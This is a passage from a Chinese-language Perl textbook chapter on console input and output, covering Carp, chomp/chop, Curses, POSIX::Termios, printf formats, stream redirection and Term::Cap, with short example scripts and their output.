warn 和 die 语句在报告问题时，仅仅报告当前的代码行数。然而，Carp 语句通过报告调用子程序的行数，而允许你所编写的模块子程序更像是内置函数。换句话说，使用模块子程序的程序员将看见调用子程序的行数，而不是子程序内部的行号，这个编号对于他们并没有太多的意义。

Carp 语句如下：

- ◆ carp——错误警告
- ◆ cluck——堆栈 backtrace 错误警告（默认情况下，不报告）
- ◆ croak——由于错误而终止
- ◆ confess——由于堆栈 backtrce 错误而终止

下面的这些例子使用了这些语句：

```
use Carp;
carp "This is a warning!";      #print warning

This is a warning! at buggy.pl line 2

croak "This is an error!";      #die with error message

This is an error! at buggy.pl line 3
```

下面的例子说明当在子程序中调用 confess 时，它如何显示堆栈 backtrace：

```
use Carp;
sub callme
{
    confess "There's a problem!";
}
callme;

There's a problem! at caller.pl line 5
main::callme() called at caller.pl line 8
```

注意，backtrace 通过提供调用 callme 子程序的代码的行数，而从调用者的角度确定了错误，而 warn 和 die 不是这样。参见本章后面的主题“die：由于错误而终止”和“warn：显示

警告”节。

#### 12.2.4 chomp和chop：删除行尾

在输入和输出时，你正在从键盘读取字符，但它们的后面总是有一个新行字符`\n`。这就是 Perl 中读取输入内容的标准方法。将返回用户所输入的所有内容，包括新行。如何删除新行？使用 `chomp` 或者 `chop` 即可。

在第 1 章中出现了 `chomp` 和 `chop`，但这里将进行更加仔细的讨论。`chomp` 函数从一个字符串或者多个字符串中删除行尾；如果没有规定任何字符串，则这个函数使用`$_`。一般情况下，可以像这样使用 `chomp`：

```
chomp VARIABLE
chomp LIST
chomp
```

`chomp` 函数返回从它的所有参数中删除的字符个数。如果用 `chomp` 处理列表，则将对其中的每个元素进行 `chomp` 操作，但仅返回最后一个 `chomp` 的值。这个函数通常用于从输入的文本尾删除新行字符。

`chop` 函数删除一个字符串或者多个字符串的最后一个字符并返回那个字符；如果没有规定字符串，则 `chop` 使用`$_`：

```
chop VARIABLE
chop LIST
chop
```

下面的例子使用了 `chomp`。这个例子要求用户输入 4 个字符，并用 `Enter` 键分开各个字符，然后在删除新行字符之后，打印字符串：

```
print "Please type four characters...\n";

for (1 .. 4) {
    $char = <>;
    chomp $char;
    $word .= $char;
}

print "You typed: " , $word;

Please type four characters...
a
b
c
d
You typed: abcd
```

如果没有删除新行字符，则由输入字符构成的字符串中仍然包含新行，如下所示：

```
print "Please type four characters...\n";
```

```

for (1 .. 4) {
    $char = <>;
    $word .= $char;
}

print "You typed: " , $word;

Please type four characters...
a
b
c
d
You typed: a
b
c
d

```

`chop` 和 `chomp` 之间的差别是什么？`chop` 函数仅仅删除字符串中的最后一个字符，而 `chomp` 删除预定义变量 `$_` 中的字符，默认情况下，`$_` 中保存新行字符。注意，使用 `chomp` 通常比使用 `chop` 要安全一些，因为 `chomp` 专门删除行尾字符。

### 12.2.5 curses: 终端屏幕处理接口

你正在编写新的字处理器 `SuperDuperText`。但有一个问题：`SuperDuperText` 应该是全屏幕字处理器，但当你研究 Perl 的终端处理例程时，很难发现任何有价值的内容（参见本章后面有关 `Term` 包的内容，例如 12.2.18 节“`Term::Cap`: 定位光标以显示文本”），如何交互使用终端、高亮显示文本、移动光标等？

在 Unix 系统上，一种方法就是使用 Perl `Curses` 模块，这是到 `Curses` 包的接口，`Curses` 包是一个大型包，它支持终端屏幕处理。Perl `Curses` 模块仅仅是到 Unix `Curses` 包的接口，所以为了使用这个模块，必须知道如何使用那个包。

当使用 `Curses` 模块时，要从 `initscr` 函数开始操作，并用 `endwin` 函数结束：

```

use Curses;

initscr;
.
.
.
endwin;

```

也可以像这样以面向对象的方式使用 `Curses`，这个例子在屏幕上的位置(20,20)处显示消息 `Hello from Perl!`（参见第 18 章，以了解关于创建类和对象的细节）。注意，这个例子使用 `standout` 方法来强调文本：

```

Use Curses;

$monitor = new Curses;

```



```
$monitor->standout();
$monitor->addstr(20, 20, 'Hello from Perl!');
$monitor->standend();
$monitor->refresh;
```

许多标准 Curses 函数有一些变种，它们的差别在于添加窗口，或者加入两个坐标，利用这两个坐标可以首先移动光标。例如，addch 函数有 3 个变种：wadch, mvaddch 和 mvwaddch。Perl Curses 模块将所有这些变种封装在自己的 addch 函数中，而且它通过传递参数的个数就可以知道你希望使用哪一个变种。用 Perl 的术语来说，addch 函数称为统一。

Perl Curses 模块中可以使用哪些子程序？表 12.1 中列出了这些子程序，而且也说明了每个特定的函数是否是统一的。

表 12.1 Perl Curses 子程序

子程序名称	是否统一	子程序名称	是否统一
addch	是	delch	是
addchnstr	是	deleteln	是
addchstr	是	delwin	是
addnstr	是	derwin	是
addstr	是	doupdate	否
attroff	是	echo	否
attron	是	echochar	是
attrset	是	endwin	否
baudrate	否	erase	是
beep	否	erasechar	否
bkgd	是	flash	否
bkgdset	是	flushinp	否
border	是	flushok	是
box	是	getattrs	是
can_change_color	否	getbegyx	是
cbreak	否	getbkgd	是
clear	是	getcap	否
clearok	是	getch	是
clrtobot	是	getmaxyx	是
clrtoeol	是	getnstr	是
color_content	否	getparyx	是
COLOR_PAIR	否	getstr	是
copywin	否	gettmode	否
getyx	是	mvcur	否

(续表)			
子程序名称	是否统一	子程序名称	是否统一
halfdelay	否	mvwin	是
has_colors	否	newpad	否
has_ic	否	newwin	否
has_il	否	nl	否
hline	是	Nocbreak	否
idcok	是	Nodelay	是
idlok	是	Noecho	否
immedok	是	Nonl	否
inch	是	Noqiflush	否
inchnstr	是	Noraw	否
inchstr	是	Notimeout	是
init_color	否	Noutrefresh	是
init_pair	否	overlay	否
initscr	否	overwrite	否
innstr	是	pair_content	否
insch	是	PAIR_NUMBER	否
insdelln	是	pechochar	否
insertln	是	prefresh	否
insnstr	是	qiflush	否
insstr	是	raw	否
instr	是	refresh	否
intrflush	是	resetty	否
is_linetouched	是	savetty	否
is_wintouched	是	scrl	是
isendwin	否	scroll	是
keyname	否	scrollok	是
keypad	是	setscrreg	是
killchar	否	setterm	否
leaveok	是	slk_	否
longname	否	slk_clear	否
meta	是	slk_init	否
move	是	slk_label	否
slk_refresh	否	timeout	是
slk_restore	否	touchline	是
slk_set	否	touchln	是

(续表)

子程序名称	是否统一	子程序名称	是否统一
slk_touch	否	touchoverlap	否
standend	是	touchwin	是
standout	是	typehead	否
start_color	否	unctrl	否
subpad	否	ungetch	否
subwin	是	vline	是
syncok	是		

12.2.6 die：由于错误而退出

die 函数是 Perl 结束程序和显示错误消息的方法。

在第 5 章中出现了 die。当希望在由于错误而终止程序时显示错误消息时，可以使用 die。die 函数的工作方式一般是这样的：

```
die LIST
```

这个函数将 LIST 的值打印到 STDERR，终止程序，并返回 Perl 特殊变量\$!的当前值。在 eval 语句内部，将错误消息放置在特殊变量\$@中，并结束 eval 语句。

下面的例子尝试打开只读文件，要求允许向其中写入（在 Perl 中，总会在 open 语句的末尾看见 die 语句）：

```
$filename = "file.dat";
open FILEHANDLE, ">$filename" or die "Cannot open $filename\n";

Cannot open file.dat
```

可以通过打印预定义变量\$!中的错误，而得到更加具体的信息：

```
$filename = "file.dat";
open FILEHANDLE, ">$filename" or die $!;

Permission denied at opener.pl line 3.
```

可以看到，代码不允许打开只读文件并向其中写入。在 Unix 版本和 Perl 的 MS-DOS 版本中可以看见相同的 Perl 错误消息。

经常可以使用\$^E 这个针对操作系统的错误消息来得到关于所在平台的更加具体的信息。在 Unix 中，可以得到和上面相同的错误消息，但是在 MS-DOS 中，会得到下列消息：

```
$filename = "file.dat";
open FILEHANDLE, ">$filename" or die $^E;

Access is denied at opener.pl line 3.
```



参见本章前面的 12.2.3 节“`carp`、`cluck`、`croak`、`confess`：报告警告和错误”，以及本章后面的 12.2.21 节“`warn`：显示警告”。

相关解决方案参见 5.2.19 节“使用 `die` 语句”和 10.2.26 节“`$^E`：针对操作系统的错误信息”。

### 12.2.7 Expect：控制其他应用程序

现在需要使用数据库监视程序，以及完成自己的工作。问题在于那仅仅是例行工作，但占据了许多时间。此时可以使用 CPAN Expect 模块自动处理其他程序，它有些复杂。

通过使用 Expect 模块，可以操纵需要使用全屏幕和键盘的应用程序。特别是，可以向程序发送数据和等待返回数据（也就是说，你期待数据）。为了使用这个模块，你也需要使用来自 CPAN 的另外两个模块：`IO::Pty` 和 `IO::Stty`。

为了运行另一个程序，要使用 `Expect->spawn` 方法，为得到来自其他程序的输出，要使用 `Expect->expect` 方法。向其他程序发送数据像使用 `print` 方法那样简单。

然而，注意，使用 Expect 可能比较复杂，但如果这是惟一的选择，则可以尝试。

### 12.2.8 getc：得到输入字符

我们希望读取用户输入的键，但不希望等待用户在行尾按下 `Enter` 键。我们实际上希望了解用户是否按下了方向键，而不希望等待他输入整行。此时可以尝试使用一些功能强大的输入/输出模块，但更简单的方法是使用 `getc`。

`getc` 函数从文件句柄中返回下一个输入的字符；如果忽略了文件句柄，则 `getc` 从 `STDIN` 中读取一个字符：

```
getc FILEHANDLE  
getc
```

让许多程序员感到失望的是，不能使用 `getc` 得到没有缓冲（这就是，逐个字符）的输入，除非设置系统可以做到这一点。一般情况下，`getc` 在返回之前，会等待用户输入回车键。

然而，可以在许多 Unix 系统上关闭缓冲，下面的这段代码在用户输入字符的时候立即读取并显示字符；系统调用关闭了多数 Unix 版本中的字符缓冲功能（也可以在某些系统上尝试使用 `POSIX::setattr` 函数来关闭缓冲功能）：

```
system "stty cbreak </dev/tty >&1";  
print ">";  
while (($char = getc) ne 'q') {  
    print "\n";  
    print "You typed $char\n>";  
}  
  
%perl immediate.pl  
>a
```

```

You typed a
>b
You typed b
>c
You typed c
>q
%
```

甚至可以处理方向键，例如向上箭头。在许多系统上，向上箭头是用转义符`^[A`来处理的（第 1 个字符，`^`是转义符，也就是字符码值 27）。所以，可能需要执行多个 `getc` 来捕获类似那样的特殊键。看下面的例子，它捕获了向上箭头：

```

system "stty cbreak </dev/tty >&1";

print "Type an up arrow:";
$c1 = getc;
$c2 = getc;
$c3 = getc;

if ((ord($c1) == 27) && ($c2 eq '[') && ($c3 eq 'A')) {
    print "You typed an up arrow.";
} else {
    print "You did not type an up arrow.";
}

You typed an up arrow.
```

---

**提示：**在许多终端上的标准方向箭头代码是：向上箭头：`^[A`；向下箭头：`^[B`；右箭头：`^[C`；左箭头：`^[D`。

---

在 **MS-DOS** 中不能关闭命令行缓冲功能，除非进行一些非常低级的处理（例如，可以用汇编语言从键盘缓冲区中读取单个键）。所以，在 **MS-DOS** 中，在用户输入完一行，并按下 **Enter** 键之前，`getc` 不会返回任何东西。但是，在用户按下 **Enter** 键之后，可以用 `getc` 从输入行中依次读取单个字符（如果没有在 **Unix** 中关闭命令行缓冲功能，则这也是 `getc` 的工作方法）。也可以使用 `sysread(STDIN, $char, 1)` 来达到相同的目的。

#### 使用 HotKey.pm

现在，我来介绍另外一种得到单个输入键的简单方法：使用 **HotKey.pm** 模块。这个模块实际上是 **POSIX** 演示模块，但可以在 **Perl** 的发行说明文档中找到它（例如在文件 `perlfaq8.pld` 中）。如果系统支持 **POSIX**，则这个易于使用的模块非常擅长阅读单个键。下面的例子使用 **HotKey.pm** 读取单个键：

```

use HotKey;
$char = readkey();
print "You typed: $char\n";

You typed: q
```



参见本章后面的 12.2.19 节“Term::ReadKey: 简单终端驱动程序控制”，以了解读取单个键的另外一种方法。

### 12.2.9 记录错误

代码有缺陷时，我们可以得到错误日志文件，方法是重定向 STDERR 到文件。

在默认情况下，许多 Perl 函数，例如 warn 和 die，都写入到 STDERR，而不是 STDOUT，所以可以将错误发送到错误日志文件。下面的例子 STDERR 输出到文件 error.log:

```
open(STDERR, ">error.log") || die "Can't redirect stderr to error log.";
print STDERR "There's a problem!";
```

当运行这段代码时，控制台上不会出现任何内容，但将创建 error.log 文件，而且其中包含这个文本:

```
There's a problem!
```

### 12.2.10 POSIX::Termios: 低级终端接口

若希望修改用户输入的字符以删除字符，可以使用 POSIX::Termios 模块。

通过使用 POSIX::Termios 模块，可以在低级层次上操纵终端处理特殊字符，实现回车映射等。

---

**注意：**Perl 的 MS-DOS 体系结构并不支持 POSIX::Termios。

---

用例子可以更加明确地说明这一点。下面的例子将表示删除字符和退出进程的字符（一般情况下，是 Del 键和 ^C），修改为 < 和 Q。为达到这个目的，程序创建了新的 termios 对象 \$termios，并在其中加载当前终端属性:

```
use POSIX qw(:termios_h);

$termios = POSIX::Termios->new;
$termios->getattr();
```

下一步，通过设置 termios c\_cc 字段 VERASE 为 <，从而改变了 Del 键，通过将 termios c\_cc 字段 VKILL 设置为 Q，而将终止字符修改为 Q:

```
use POSIX qw(:termios_h);

$termios = POSIX::Termios->new;
$termios->getattr();
$termios->setcc(VERASE, ord('<'));
$termios->setcc(VKILL, ord('Q'));
$termios->setattr(1, TCSANOW);
```

下面是让用户尝试这些新字符:

```
use POSIX qw(:termios_h);
```



```

$termios = POSIX::Termios->new;
$termios->getattr();
$termios->setcc(VERASE, ord('<'));
$termios->setcc(VKILL, ord('Q'));
$termios->setattr(1, TCSANOW);

print("Use < to erase and Q to quit.\n");
print ">";
while (defined($input = <STDIN>)) {
    print "Thank you for typing $input";
    print ">";
}

```

此时，<键的功能就和过去的 Del 键一样，而 Q 键的功能就和过去使用的^C 一样。可以看到，POSIX::Termios 模块可以在代码中实现非常低级层次的终端处理。

现在介绍细节。下面说明了在 POSIX::Termios 模块中可以使用的方法以及它们的功能：

- ◆ new 创建新 termios 对象。这个对象和 POSIX::Termios 一起工作。例子：\$termios = POSIX::Termios->new;。
- ◆ getattr 通过文件号得到终端控制属性（可能的值包括 TCSADRAIN、TCSANOW、TCOON、TCIOFLUSH、TCOFLUSH、TCION、TCIFLUSH、TCSAFLUSH、TCIOFF 和 TCOOFF）；使用 fileno 函数来得到文件号。例子：得到 STDIN 的属性：\$termios->getattr();；得到 STDOUT 的属性：%termios->getattr(1);。
- ◆ getcc 从 termios 对象的 c\_cc 字段(控制字符)得到一个值(可能的字段是包括 VEOF、VEOL、VERASE、VINTR、VKILL、VQUIT、VSUSP、VSTART、VSTOP、VMIN、VTIME 和 NCCS)。例子：\$value = \$termios->getcc(1);。
- ◆ getcflag 得到 termios 对象的 c\_cflag 字段(控制模式)值(可能的字段值包括 CLOCAL、CREAD、CSIZE、CS5、CS6、CS7、CS8、CSTOPB、HUPCL、PARENB 和 PARODD)。例子：\$value = \$termios->getcflag;。
- ◆ getiflag 得到 termios 对象的 c\_iflag 字段(输入模式)值(可能的字段值包括 BRKINT、ICRNL、IGNBRK、IGNCR、IGNPAR、INLCR、INPCK、ISTRIP、IXOFF、IXON 和 PARMARK)。例子：\$value = \$termios->getiflag;。
- ◆ getispeed 得到输入波特率（可能的值是 B38400、B75、B200、B134、B300、B1800、B150、B0、B19200、B1200、B9600、B600、B4800、B50、B2400 和 B110）。例子：\$value = \$termios->getispeed;。
- ◆ getlflag 得到 termios 对象的 c\_lflag 字段（本地模式）值（可能的字段值包括 ECHO、ECHOE、ECHOK、ECHONL、ICANON、IEXTEN、ISIG、NOFLSH 和 TOSTOP）。例子：\$flag = \$termios->getlflag;。
- ◆ getoflag 得到 termios 对象的 c\_oflag 字段（输出模式）值（可能的值包括 OPOST）。例子：\$flag = \$termios->getoflag;。

- ◆ `getospeed` 得到输出波特率（可能的值包括 B38400、B75、B200、B134、B300、B1800、B150、B0、B19200、B1200、B9600、B600、B4800、B50、B2400 和 B110）。例子：`$value = $termios->getospeed;`。
- ◆ `setattr` 设置终端控制属性（可能的值包括 TCSADRAIN、TCSANOW、TCOON、TCIOFLUSH、TCOFLUSH、TCION、TCIFLUSH、TCSAFLUSH、TCIOFF 和 TCOOFF）。例子：`$termios->setattr(1, &POSIX::TCIOFLSH);`。
- ◆ `setcc` 设置 `termios` 对象中 `c_cc` 字段（控制字符）内的值（可能的字段值包括 VEOF、VEOL、VERASE、VINTR、VKILL、VQUIT、VSUSP、VSTART、VSTOP、VMIN、VTIME 和 NCCS）。例子：`$termios->setcc(&POSIX::VQUIT,1);`（注意，`c_cc` 字段是一个数组，所以必须指定索引）。
- ◆ `setcflag` 设置 `termios` 对象的 `c_cflag` 字段（控制模式）的值（可能的字段值包括 CLOCAL、CREAD、CSIZE、CS5、CS6、CS7、CS8、CSTOPB、HUPCL、PARENB 和 PARODD）。例子：`$termios->setcflag(&POSIX::CREAD);`。
- ◆ `setiflag` 设置 `termios` 对象的 `c_iflag` 字段（输入模式）的值（可能的值包括 BRKINT、ICRNL、IGNBRK、IGNCR、IGNPAR、INLCR、INPCK、ISTRIP、IXOFF、IXON 和 PARMARK）。例子：`$termios->setiflag(&POSIX::IGNBRK);`。
- ◆ `setispeed` 设置输入波特率（可能的值包括 B38400、B75、B200、B134、B300、B1800、B150、B0、B19200、B1200、B9600、B600、B4800、B50、B2400 和 B110）。例子：`$termios->setispeed(&POSIX::B38400);`。
- ◆ `setlflag` 设置 `termios` 对象的 `c_lflag` 字段（局部模式）值（可能的值包括 ECHO、ECHOE、ECHOK、ECHONL、ICANON、IEXTEN、ISIG、NOFLSH 和 TOSTOP）。例子：`$termios->setlflag(&POSIX::ECHOK);`。
- ◆ `setoflag` 设置 `termios` 对象的 `c_oflag` 字段（输出模式）的值（可能的值包括 OPOST）。例子：`$termios->setoflag (&POSIX::OPOST);`。
- ◆ `setospeed` 设置输出波特率（可能的值包括 B38400、B75、B200、B134、B300、B1800、B150、B0、B19200、B1200、B9600、B600、B4800、B50、B2400 和 B110）。例子：`$termios->setospeed(&POSIX::B38400);`。

### 12.2.11 print: 打印列表数据

在本书中经常使用 `print`，而且我们已经非常熟悉它了，但在关于输入/输出的内容中不可能忽略它。我将在这里简要进行介绍。更多的信息请参见第 1 章。

可以使用 `print` 函数来将列表打印到文件句柄。如果没有规定文件句柄，则 `print` 使用 `STDOUT` 或者默认输出通道（为设置默认输出通道，使其不等于 `STDOUT`，要使用 `select` 函数）。如果没有规定要打印的列表，则 `print` 使用默认变量 `$_`。

一般情况下，可以像这样使用 `print`：



```
print FILEHANDLE LIST
print LIST
print
```

如果成功，则 `print` 函数返回真。尽管迄今为止我们仅仅联合使用 `print` 和 `STDOUT`，也可以使用它向其他文件句柄中打印，我们将在下一章中看见这种情况。

看下面的例子，它使用了 `print`：

```
$a = "Hello"; $b = " to"; $c = " you";
$d = " from"; $e = " Perl!";
print $a, $b, $c, $d, $e;

Hello to you from Perl!
```

注意：`print` 在所打印的列表项之间显示 `$\` 中的文本（默认情况下是空白字符串）。

相关解决方案参见 1.2.14 节“基本技能：使用 `print` 函数”、10.2.20 节“`$\` 输出记录分隔符”和 13.2.16 节“`select`：设置默认输出文件句柄”。

### 12.2.12 printf：打印格式化列表数据

使用 `printf` 函数可打印格式化文本。如何使用呢？

`printf` 函数将格式化数据打印到文件句柄中；如果忽略了文件句柄，则 `printf` 使用 `STDOUT`。一般情况下，可以像这样使用 `printf`：

```
printf FILEHANDLE FORMAT, LIST
printf FORMAT, LIST
```

`printf` 函数和 `sprintf` 非常类似，但它将格式化数据打印到文件句柄中（实际上，`sprintf` 和 `print FILEHANDLE sprintf(FORMAT,LIST)` 一样，只是 `print` 考虑了输出记录分隔符 `$\`）。`LIST` 中存储了希望打印的数据。如果代码注意场所（也就是说，在代码中使用了 `use locale`），则将按照 `LC_NUMERIC` 场所值中规定的形式来格式化小数点字符。

在这种情况下，`FORMAT` 是一个字符串，它说明如何格式化 `LIST` 中的数据项。通常情况下，为 `LIST` 中的每个元素要在 `FORMAT` 中提供一个转换。可以在 `FORMAT` 中使用这些转换：

- ◆ `%%`——百分号
- ◆ `%c`——具有给定编号的字符
- ◆ `%d`——用 10 进制表示的有符号整数
- ◆ `%E`——用科学计数法表示的浮点数字
- ◆ `%e`——和 `%E` 类似，但是使用小写字母 `e`
- ◆ `%f`——用定点 10 进制数方法表示的浮点数字
- ◆ `%G`——用 `%e` 或者 `%f` 方法表示的浮点数字



- ◆ `%g`——和`%G`类似，但是使用小写字母 `g`
- ◆ `%n`——下一个变量中输出的字符个数
- ◆ `%o`——用 8 进制表示的无符号整数
- ◆ `%p`——指针（用 16 进制表示的值地址）
- ◆ `%s`——字符串
- ◆ `%u`——用 10 进制表示的无符号整数
- ◆ `%X`——用 16 进制表示的无符号整数
- ◆ `%x`——和`%X`类似，但是使用小写字母

为了保持向后兼容，Perl 也允许使用这些转换：

- ◆ `%D`——和`%ld`相同
- ◆ `%F`——和`%f`相同
- ◆ `%i`——和`%d`相同
- ◆ `%O`——和`%lo`相同
- ◆ `%U`——和`%lu`相同

另外，Perl 允许在`%`和转换字母之间加入下列标记：

- ◆ `-`——字段内左对齐
- ◆ `#`——在非 0 的 8 进制数前面加入 0，则非 0 的 16 进制数前面加入 0x
- ◆ `.数字`——为浮点数值设置小数点后的位数，为字符串设置最大长度，或者为整数设置最小长度
- ◆ `+`——在正数前面加入正号
- ◆ `0`——使用 0，而不是空格来右对齐
- ◆ `h`——作为 C 类型的短整型或者无符号短整型来解释整数
- ◆ `l`——作为 C 类型的长整型或者无符号长整型来解释整数
- ◆ `数字`——设置最小字段宽度
- ◆ `空格`——在整数的前面加入空格

而且，下面的这个标记是针对 Perl 的：

- ◆ `V`——作为 Perl 的标准整数类型来解释整数

现在，让我们研究一些使用 `printf` 的例子：

```
$value = 1234.56789;  
printf "%.4f\n", $value;
```

```
1234.5679
```

```
printf "%.5f\n", $value;
```

```
1234.56789

printf "%6.6f\n", $value;

1234.567890

printf "%+.4e\n", $value;

+1.2346e+003
```

### 12.2.13 控制台上的彩色打印

用户总是忽略错误消息。我们希望用红色打印错误消息，提醒用户注意。

如果正在使用和 ANSI 兼容的终端，它知道如何使用颜色命令序列，则可以使用来自 CPAN 的 Term::ANSIColor 模块。这个模块可发送转义序列，它修改了这样的终端中所使用的文本颜色。

下面的例子说明如何用红色来打印错误消息：

```
use Term::ANSIColor;
print color("red"), "That is an error!\n", color("reset");
```

### 12.2.14 用尖括号读取输入：<>

最常用的输入/输出运算符就是尖括号<>。可以在第 4 章中找到有关细节，但是为了保持完整性，这里也将介绍这个运算符。

可以用结构<>像这样从命令行中读取输入：

```
while(<>) {
    print;
}
```

这种形式是<STDIN>的缩写，在这里，STDIN 是标准输入文件句柄。一般情况下，可以像这样使用<和>从文件句柄中读取：<FILEHANDLE>。下一章中将更加详细地介绍这种用法。

当使用<>时，Perl 首先检查@ARGV 数组，如果那个数组非空，则 Perl 作为文件名称列表来处理其内容，并打开文件和从中读取。例如，假设文件 argv.pl 中有下列代码：

```
while(<>) {
    print;
}
```

则可以使用下列脚本来读取和显示它自己的代码：

```
%perl argv.pl argv.pl

while(<>) {
    print;
}
```

另一方面，如果@ARGV 是空，@ARGV[0]设置为“-”，则当打开时，Perl 将从 STDIN

中读取。这就是用<>结束读取输入内容的方法。

还要注意，如果在 `while` 或者 `for(;;)` 循环（而且仅仅在那些循环中）的条件部分中使用<>，则返回值将自动赋予变量 `$_`。还要注意，检查赋予 `$_` 的值，以确定是否定义了这个值；这个测试可以避免行出现问题，否则，Perl 将认为出现了错误。

相关解决方案参见 4.2.32 节“文件输入/输出运算符：<>”。

### 12.2.15 重定向STDIN、STDOUT和STDERR

如果有许多代码需要读取 `STDIN`，我们希望可以自动进行这个过程，但不希望使用 `Expect`。此时，如果要访问代码本身，可以重定向 `STDIN` 从文件中读取，这样就不用自己输入所有内容。代码将认为它正在从键盘读取。

可以用多种方法在 Perl 中重定向输入/输出，而且为了说明如何使用重定向，下面提供了一些例子，第 1 个例子将 `STDOUT` 重定向到文件。

#### 12.2.15.1 重定向 STDOUT 到文件

要重定向 `STDOUT` 到文件，首先应当让用户知道发生了什么事情：

```
print "Redirecting STDOUT...\n";
```

```
Redirecting STDOUT...
```

然后，使用 `open` 函数建立 `STDOUT` 的备份副本，称为 `STDOUTBACKUP`（正如我们在下一章中所看见的那样，>意味着希望向 `STDOUT` 中写入，而&意味着那个 `STDOUT` 是文件句柄，而不是文件名称）：

```
open(STDOUTBACKUP, ">&STDOUT");
```

为重定向 `STDOUT` 到文件，只需再次使用 `open`，并建立 `STDOUT` 和那个文件对应的文件句柄之间的关系：

```
open(STDOUT, ">redirect.txt") or die "Problem redirecting STDOUT.";
```

现在，当向 `STDOUT` 发送输出时，它实际上存储在文件中，文件就是文本的发送目的地：

```
print STDOUT "This text was sent to STDOUT.";
```

```
This text was sent to STDOUT.
```

通过首先关闭 `STDOUT`，然后使用前面所建立备份副本，就可以恢复 `STDOUT`：

```
close(STDOUT);
```

```
open(STDOUT, ">&STDOUTBACKUP");
```

```
print "STDOUT is back!\n";
```

```
STDOUT is back!
```



而且，这就是所需要做的全部工作。现在，我已经重定向 `STDOUT` 到文件，然后恢复。通常情况下，当在控制台上工作时，`STDERR` 和 `STDOUT` 是一样的，但是有时候它们是不相同的（当在某些保存错误日志的服务器上使用 `CGI` 脚本的时候）。如何重定向 `STDERR` 到 `STDOUT`（或者将文件句柄重定向到其他文件句柄）？下面将讨论这个问题。

#### 12.2.15.2 重定向 `STDERR` 到 `STDOUT`

要重定向 `STDERR` 到 `STDOUT`，首先创建 `STDERR` 的备份副本，称为 `STDERRBACKUP`：

```
open(STDERRBACKUP, ">&STDERR");
```

然后，只需像这样使用 `open` 语句将 `STDOUT` 的副本放在 `STDERR` 中；当向 `STDERR` 中打印时，文件将进入 `STDOUT`，然后出现在控制台上：

```
open(STDERR, ">&STDOUT") or die "Problem redirecting STDERR.";
print STDERR "This text was sent to STDERR.\n";

This text was sent to STDERR.
```

为恢复 `STDERR`，只需像这样关闭经过重定向的版本，然后使用 `open` 和 `STDERR` 的备份副本：

```
close(STDERR);

open(STDERR, ">&STDERRBACKUP");
print "STDERR is back!\n";

STDERR is back!
```

重定向 `STDIN` 的最常见原因之一就是 从文件中读取输入，而不是从控制台读取输入。

#### 12.2.15.3 从文件得到 `STDIN`

你可能希望脚本像在控制台上输入的那样来读取文件中的许多命令和数据，而重定向 `STDIN`，使其从文件中读取是相当简单的。下面的例子使用 `redirect.pl`，代码打开自己的源文件，并打印它。为达到这个目的，例子打开了 `redirect.pl`，并赋予句柄 `STDIN`：

```
open(STDIN, "<redirect.pl") || die "Problem redirecting STDIN.";
```

现在，只需像往常一样从 `STDIN` 中读取，而输入就来自打开的文件：

```
while(<>) {
    print;
}

open(STDIN, "<redirect.pl") || die "Problem redirecting STDIN.";

while(<>) {
    print;
}
```

而且，这就是所需要的全部操作。如果命令文件句柄为 **STDIN**，则它就是 **STDIN**。

要更多地了解重定向输入/输出的过程，请阅读第 13 章，其中介绍了文件处理，并参见 e1 章，其中介绍了如何使用 **pipes**（MS-DOS 中不支持）。

### 12.2.16 Term::Cap: 清除屏幕

你正在编写新的字处理器 **SuperDuperText**，现在要实现屏幕处理了。第一件事情就是清除屏幕，如何做到这一点呢？

可以使用 **Term::Cap** 模块（无法在 MS-DOS 中使用）。为使用 **Term::Cap** 模块中的方法，首先调用 **Term::Cap->Tgetent** 来返回对象，然后使用那个对象的方法（进一步了解对象和模块请参见第 18 章）。清除监视器屏幕的方法就是 **Tputs**。

现在开始介绍这个模块。需要传递给 **Tgetent** 的数据项之一就是终端的速度，这可以通过 **POSIX::Termios** 模块得到，所以首先从创建新的 **POSIX::Termios** 对象开始：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new();
```

现在，用这种方法得到监视器的速度：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new();
$termios->getattr;
$speed = $termios->getospeed;
```

此时，就可以调用 **Tgetent** 来创建 **Term::Cap** 对象，并调用 **Tputs** 来清除屏幕：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new();
$termios->getattr;
$speed = $termios->getospeed;

$termcap = Term::Cap->Tgetent({TERM => undef, OSPEED => $speed });
$termcap->Tputs('cl', 1, STDOUT);
```

这就是所需要的全部操作。现在，监视器的屏幕被清除了。

### 12.2.17 Term::Cap: 定位光标以显示文本

现在，已经可以在新的字处理器程序 **SuperDuperText** 中清除屏幕了，此时需要显示要编辑的文本，并让用户在屏幕上移动光标。如何做到这一点？

可以使用 **Term::Cap** 模块中的 **Tgoto** 方法，将光标移动到所需要的任何位置，这里将介



绍这个方法。

下面的例子将光标移动到第 5 行第 40 列，并在控制台上打印单词 “Perl”。通过使用来自 **Term** 和 **POSIX** 模块的函数，可以得到终端的 **termcap** 对象（正如前一个主题中所解释的那样，使用 **POSIX** 模块来了解终端的输出速度）：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new;
$termios->getattr;
$speed = $termios->getospeed;

$termcap = Term::Cap->tgetent ({TERM => undef, OSPEED => $speed });
```

现在，使用 **\$termcap** 来用 **Tputs** 清除屏幕，并用 **Tgoto** 将光标放置在所需要的屏幕位置上：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new;
$termios->getattr;
$speed = $termios->getospeed;

$termcap = Term::Cap->tgetent ({TERM => undef, OSPEED => $speed });
$termcap->tputs('cl', 1, *STDOUT);
$termcap->tgoto('cm', 40, 5, *STDOUT);
```

剩下的工作就是要显示文本。如何进行呢？很简单。只需使用 **print**：

```
use POSIX;
use Term::Cap;

$termios = POSIX::Termios->new;
$termios->getattr;
$speed = $termios->getospeed;

$termcap = Term::Cap->tgetent ({TERM => undef, OSPEED => $speed });
$termcap->tputs('cl', 1, *STDOUT);
$termcap->tgoto('cm', 40, 5, *STDOUT);

print "Perl";
```

这就是所需要的全部操作。现在，光标移动到位置(5, 40)，而且单词 “Perl” 就出现在那里。

---

**提示：**这种方法仅适用于终端或者终端仿真器，而不能在 DOS 窗口这样的环境中使用。

---

### 12.2.18 Term::ReadKey：简单终端驱动程序控制

你需要一种方法从用户那里读取口令，但在用户输入口令时，不希望口令出现在屏幕上。可以使用 **ReadKey** 模块来读取键盘输入，而不在控制台上显示其内容。



来自 CPAN 的 `Readkey` 模块是经过编译的 Perl 模块，它可以简单地控制终端驱动程序。为说明这个包的功能，下面提供了一些例子。

---

